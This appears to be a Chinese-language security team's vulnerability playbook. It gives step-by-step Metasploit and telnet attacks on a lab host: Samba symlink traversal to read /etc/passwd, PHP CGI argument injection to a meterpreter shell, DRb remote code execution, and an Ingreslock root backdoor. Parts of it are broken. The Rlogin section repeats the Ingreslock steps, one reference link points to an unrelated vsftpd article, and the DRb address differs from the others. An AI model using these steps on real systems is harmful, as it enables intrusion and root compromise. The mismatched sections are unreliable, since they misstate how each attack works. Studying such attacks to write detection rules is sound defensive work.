
## **影响系统/软件**

**before 3.3.11, 3.4.x before 3.4.6, and 3.5.x before 3.5.0rc3**

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. use auxiliary/admin/smb/samba\_symlink\_traversal，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. msf auxiliary(samba\_symlink\_traversal) > set SMBSHARE tmp 设置SAM可写文件
5. exploit，开始攻击
6. root@yd0str:~# smbclient //7.7.5.251/tmp 在新窗口下执行smbclient命令打开上面生成的共享目录
7. smb: \> cd rootfs 进入rootfs目录
8. smb: \rootfs\> ls 执行ls命令列出目录，
9. smb: \rootfs\> more /etc/passwd 列出密码文件，利用成功
10. 
11. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# **PHP CGI参数注入执行漏洞**

## **安全组织索引**

**CVE：CVE-** **2012-1823**

**BID：**

**OSVDB：OSVDB-81633**

## **原理**

CGI脚本没有正确处理请求参数，导致源代码泄露，允许远程攻击者在请求参数中插入执行命令。

参考链接如下：

http://cvedetails.com/cve/2012-1823/

http://www.osvdb.org/81633

http://www.osvdb.org/93979

http://www.exploit-db.com/exploits/25986

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

http://kb.parallels.com/en/116241


## **影响系统/软件**

**before 5.3.12 and 5.4.x before 5.4.2**

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. msf > use exploit/multi/http/php\_cgi\_arg\_injection，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. exploit，开始攻击
5. meterpreter > ls 获得meterpreter，可执行ls列出目录确认承认
6. 

## **攻击样本**



## **对应规则**

## **友商防护能力**

# **Druby 远程代码执行漏洞**

## **安全组织索引**

**CVE：CVE-** **2013-0156（类似）**

**BID：**

**OSVDB：**

## **原理**

Druby配置不当，被滥用执行命令（*Distributed Ruby or DRb allows Ruby programs to communicate with each other on the same machine or over a network. DRb uses remote method invocation (RMI) to pass commands and data between processes*）

参考链接如下：

<http://www.rapid7.com/db/modules/exploit/linux/misc/drb_remote_codeexec>

<http://www.ruby-doc.org/stdlib-1.9.3/libdoc/drb/rdoc/DRb.html>

<https://community.rapid7.com/community/metasploit/blog/2013/01/09/serialization-mischief-in-ruby-land-cve-2013-0156>

## **影响系统/软件**

**Ruby 1.8**



## **使用工具**

Kali，Metasploit

## **利用步骤**

1. root@yd0str:~# nmap -p0-65535 -sS -sV 7.7.5.251，NMAP扫描端口及端口应用

（或者amap -bqv 7.7.5.251 8787）

1. 在kali中执行msfconsole，启动metasploit
2. 发现8787druby端口
3. msf > search drb 搜索dbr相关漏洞
4. msf > use exploit/linux/misc/drb\_remote\_codeexec 使用漏洞
5. set URI druby:7.7.5.255:8787，设置要攻击的机器的druby链接
6. exploit，开始攻击
7. 输入id, uname -a确认
8. 
9. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# Ingreslock后门漏洞

## 安全组织索引

**CVE：**

**BID：**

**OSVDB：**

## **原理**

Ingreslock后门程序监听在1524端口，连接到1524端口就可以直接获得root权限

参考链接如下：


<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

## **影响系统/软件**

## **使用工具**

Kali

## **利用步骤**

1. 在kali中执行命令行 telnet 7.7.5.251 1524
2. 获得root权限
3. 执行uname –a验证
4. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# Rlogin后门漏洞

## 安全组织索引

**CVE：**

**BID：**

**OSVDB：**

## **原理**

TCP端口512,513和514为著名的rlogin提供服务。在系统中被错误配置从而允许远程访问者从任何地方访问（标准的，rhosts + +）。要利用这个配置，确保rsh客户端已经安装（在linux操作系统上安装例如Open SSH），然后以root权限运行下列命令，如果被提示需要一个SSH秘钥，这表示rsh客户端没有安装，ubuntu一般默认使用SSH（Debian GNU/Linux也是如此）。


## **影响系统/软件**

Linux

## **使用工具**

Kali

## **利用步骤**

1. 在kali中执行命令行 telnet 7.7.5.251 1524
2. 获得root权限
3. 执行uname –a验证
4. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

免费下载